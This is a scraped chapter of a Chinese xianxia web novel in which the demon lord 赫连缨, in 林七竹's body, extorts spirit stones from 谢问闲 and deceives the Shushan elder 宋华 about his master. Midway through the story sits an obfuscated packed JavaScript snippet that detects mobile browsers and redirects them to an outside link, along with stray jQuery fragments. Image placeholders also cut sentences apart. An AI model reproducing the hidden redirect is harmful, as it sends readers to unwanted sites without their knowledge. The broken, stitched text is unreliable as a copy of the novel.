34.蜀山一梦观炎凉5

作品:《放弃修仙的第四年

    “怎么了?”林七竹感觉到这具身体的嘴角浮现出古怪的笑,问的更加小心翼翼了:“又是您仇人?”他这是打算把人留下来,自己偷偷折磨死?


    “江南玉雕扇,江北金做鞍,听过没有?”


    “有些熟悉,玉雕扇……是指卫家?”其他的林七竹不知道,但卫意如好歹是她师兄,卫家就在江南,也是做玉材生意发家的,这一点她打小就知道。“后半句就是说江北暨良谢家,谢家做马帮生意,又擅暗器,其财富和你那蠢材师兄相当。”他低低笑了两声,“咱们那两颗灵石和听学的束脩有着落了。”


    林七竹突然就明白了他要做什么。


    赫连缨朝门边瑟缩的人影走去,对方低着头,显然还很害怕,见赫连缨过来,猛地便抬起头来,却是闭着眼睛,喊道:“多谢姑娘善解人意海涵大度!今日之错主要还是因为在下倏忽,日后姑娘有需要,在下一定鼎力相助!”


    “少废话。”赫连缨眯着眼睛笑道:“不要日后,就现在。”


    “啊?现、现在?”少年人睁开眼睛,有些茫然。


    赫连缨看不得这种蠢笨模样,微微蹙起眉头,谢问闲立刻恍然大悟道:“在下身上没有什么灵丹妙药,也没有什么功法秘籍,只有一些灵石和金银俗物,要是姑娘不嫌弃,就让在下先献上些许灵石,可好?”


    赫连缨捋折胸前的发,挑眉:“明日一早送来。”


    谢问闲:“是!”


    “高啊!”如果林七竹有实体,一定会给他竖个大拇指。第二天一早,谢问闲便捧了盒匣子在疏风院里等着,见赫连缨推开门,脸上立时堆起憨厚的笑。


    “林道友,早。”


    昨日汤泉里雾气氤氲,林七竹没将这人看仔细,今日一见,却发现这人眼神澄澈,白白嫩嫩,一根红缨束发,通身华服,的确像是个不谙世事的贵公子。


    赫连缨接过对方手里的匣子,打开瞥了眼,满满一盒灵石,别说交束脩,买下间宅子都足够了。林七竹心中大喜,赫连缨面不改色心不跳地合上,收到乾坤袋里。


    谢问闲热情道:“我才知道你也是来蜀山听学的,咱们以后也算是同窗了,我比你早来半个月,年纪应该也比你稍长,算你师兄,你要是遇上什么不懂的,问我便是。这附近有斋堂,寅时和午时都会做些膳食,今早我去逛了一圈,没见你在,就揣了几个馒头,道友垫垫肚子吧?”


    赫连缨斜睨了一眼,不欲搭理,林七竹提醒:“不吃东西,这具身子会饿的。”


    赫连缨:“……”从谢问闲手里拿过一个馒头,他往嘴里塞了口,露出个颇为嫌弃的表情。谢问闲道:“可能是放凉了,下次我拿油纸多包几层,揣怀里,就不会凉了。”


    赫连缨:“很好。”


    林七竹:厚颜无耻……


    谢问闲却像个没事人一样,笑着摸了摸后脑勺:“道友还喜欢吃什么,尽管与在下说,洒扫庙宇的活也尽可交给在下。昨日的事情……”


    赫连缨皱眉:“昨日什么事?”


    谢问闲一愣,疯狂摆手:“没什么,昨日什么事情都没发生!别鹤馆到了,道友请!”


    赫连缨冷笑一声,径直进了屋内。别鹤馆是蜀山派上早晚课讲学的地方,从前人多,馆内便修得尤其大,可如今弟子渐少,便显得空旷起来。


    蜀山派现在没有掌门,宗门执事是长老宋华。


    这是位老人家了,原本都到了避世享福的年纪,还被硬生生拉出来主持门派大事,显然有些力不从心。赫连缨捧了束脩上去,他也没仔细看,挥挥手便让旁边的朗月收了起来。


    打量了一眼赫连缨,他捋了捋长长的白胡须,问:“你是邛崃秦家的?师承哪位啊?”


    赫连缨皱了皱眉,一时未答。


    林七竹心道:让你胡诌,搬起石头砸自己的脚了吧?


    果然,宋华立时心生怀疑,厉声问:“怎么,自己师从哪位都还要想?”


    赫连缨垂首道:“长老海涵,弟子的师父已于四年前被赫连缨杀害,方才忆及此事,一时伤心难过,故而才迟迟没有开口。”


    “四年前……你是秦远川的徒弟?”


    “正是。”


    “竟是他的徒弟!也难怪你伤心。远川是你们秦家近年来最为出色之人,却死在那魔头的手上,以致多少秦氏功法失传。若是远川还在,秦家也不会凋敝至此……罢了,你如今四处游历听学,难道是想为他报仇?”


    赫连缨微笑:“弟子确有此意。”“好好好,既然如此,你在蜀山这段时日须得百倍用功,方不负你这志气和你师父对你的教诲。”


    “长老说的是。”


    “回坐吧。”


    宋华挥了挥袖子,赫连缨便笑眯眯转身,走向挨着谢问闲的座位。林七竹能感受到他脸上加深的笑意,不由一阵胆寒。


    她都能猜到,刚才这位魔尊大人之所以没有立马说出秦远川的名字,并不是因为想要卖关子,而是因为他真的不记得那个被自己杀了的秦氏族人叫啥啊!


    等等!她记得在柳河村时,赫连缨说过秦家从前也算名门,是近些年才势微的,该不会背后的原因就是赫连缨吧?怪不得他提起秦家时的语气,又嫌弃又洋洋得意,搞半天是在暗爽呢?


    那个秦远川秦大侠要是知道自己死了还要给仇人拿去当幌子,怕是得气活过来。


    回到座位,谢问闲倒是一脸星星眼,凑过来说:“林道友原来是秦氏弟子,真厉害,不像我,是个散修,大家都看不起散修。”


    赫连缨没搭理他,过了一会儿,这厮又送来一张纸条,打开一看,上面写着:南山有奇景,午课后我带你去玩可好?


    赫连缨挑眉,将纸条拂到桌下去了。谢问闲见他这般高冷模样,耷拉着眉眼,也不敢继续搭讪了。


    早课是读一些经书典籍,林七竹最不擅长此类,不一会儿便昏昏欲睡。半梦半醒间,她忽听一阵嘈杂,抖擞精神一看,却见课堂前方绑着个麦色肌肤的男子,衣衫褴褛被人押跪在地上,满目憎恨,鲜红的嘴里却发不出任何声音。


    她方才睡了过去,不知经历了什么,只晓得现在赫连缨的表情异常冷漠,袖子里的手却紧紧攒着拳头,似是


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17413443|200128||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    在压抑着什么。


    前方,宋华的身影已经不见,那名叫慕兰的师姐不知何时来的,已代替了讲师的职责,正道:“魔修往往道心不纯,修炼不讲究采集天地灵气,而是学些邪门歪道,这些术法往往需要杀生,甚至连自己的亲人朋友都不放过。换句话说,他们手底下的人命越多,心越狠、越恶、越毒,力量就越强大,这也是为何同为修炼,我们却称他们为魔的原因。”


    谢问闲是个好奇宝宝,早就凑到跟前去,左右端详一圈,道:“这看着也不壮实啊,好像连我也打不过的样子。”


    慕兰道:“切莫大意,这魔修虽然年少,却是方刹宫的人,而且,他还是宁息吾的马前卒。”


    谢问闲瞪大眼睛,激动道:“宁息吾!妖将宁息吾?那这人是不是也……”


    朗月抢道:“没错,和他主人一样,他也是只妖,最劣等的蛇妖!”


    那魔修虽口不能言,却耳聪目明,听到朗月的话,眼中迸出股狠劲儿,起身就要朝朗月撞去,却被牵着他的慕兰扯住绳索。他前进不得,如同卖艺杂耍的猴子一般被拖了回去,于是他转身恶狠狠瞪向牵住他的女子。慕兰一巴掌扇到那张消瘦的脸颊上,魔修被打得偏过头去,唾出口血,又冷笑着,执着地转头看向她。


    刻毒的眼神让人生寒,慕兰皱了皱眉。


    “敢这么看着慕兰师姐,挖了他眼睛!”


    众人被激起怒意,那魔修却咯咯笑起来,趁着有人对他动手推攘之际企图咬人,好在又被慕兰制住。


    谢问闲早拍着胸口,躲到清风身后,道:“好凶!师姐,你们从哪里抓到他的?”


    慕兰语塞,咳了咳,道:“我还是先讲其他的吧。”


    谢问闲纳罕道:“为什么?师姐你还没讲是怎么抓到他的呢,你就讲讲嘛。”


    林七竹看慕兰这样遮掩的样子,不禁也升起好奇心,可她也感到赫连缨紧拧眉头,似乎很是愤怒。


    慕兰被谢问闲和几个没听过的小弟子缠得恼人,正要佯作生气喝散众人,朗月却得意道:“这你们都不知道?就藏云宗澄慈真人那点事儿呗!”


    “什么事啊?”


    “是啊,什么事儿啊?你快说啊!”


    朗月咳了咳,一副拿你们没办法的样子,一鼓作气道:“听说就在一年前,澄慈真人和西洲赫连缨爱上了同一个女人,二人大打出手,酣战之际,那女人不顾生死冲上前为澄慈真人挡剑,却被赫连缨不小心一剑刺穿胸口。事后,赫连缨悔恨不已,澄慈真人为爱发狂,不仅打散了赫连缨的魂魄,还屠了一座他用来屯兵的城池,当时守城的便是宁息吾!这宁息吾是赫连缨的先锋,于我们正道有用,澄慈真人没有立时杀他,而是将他和他的部下都关到了咱们蜀山的锁妖塔中。现在,你们明白这小妖的来历了吧。”


    林七竹:“……”


    赫连缨:“……”


    听到别人贴脸议论的自己的八卦,谁能不尴尬。


    林七竹道:“魔尊大人,要不你先出去走走,等他们说完了再回来。”赫连缨冷笑:“他们好奇,你就不好奇?”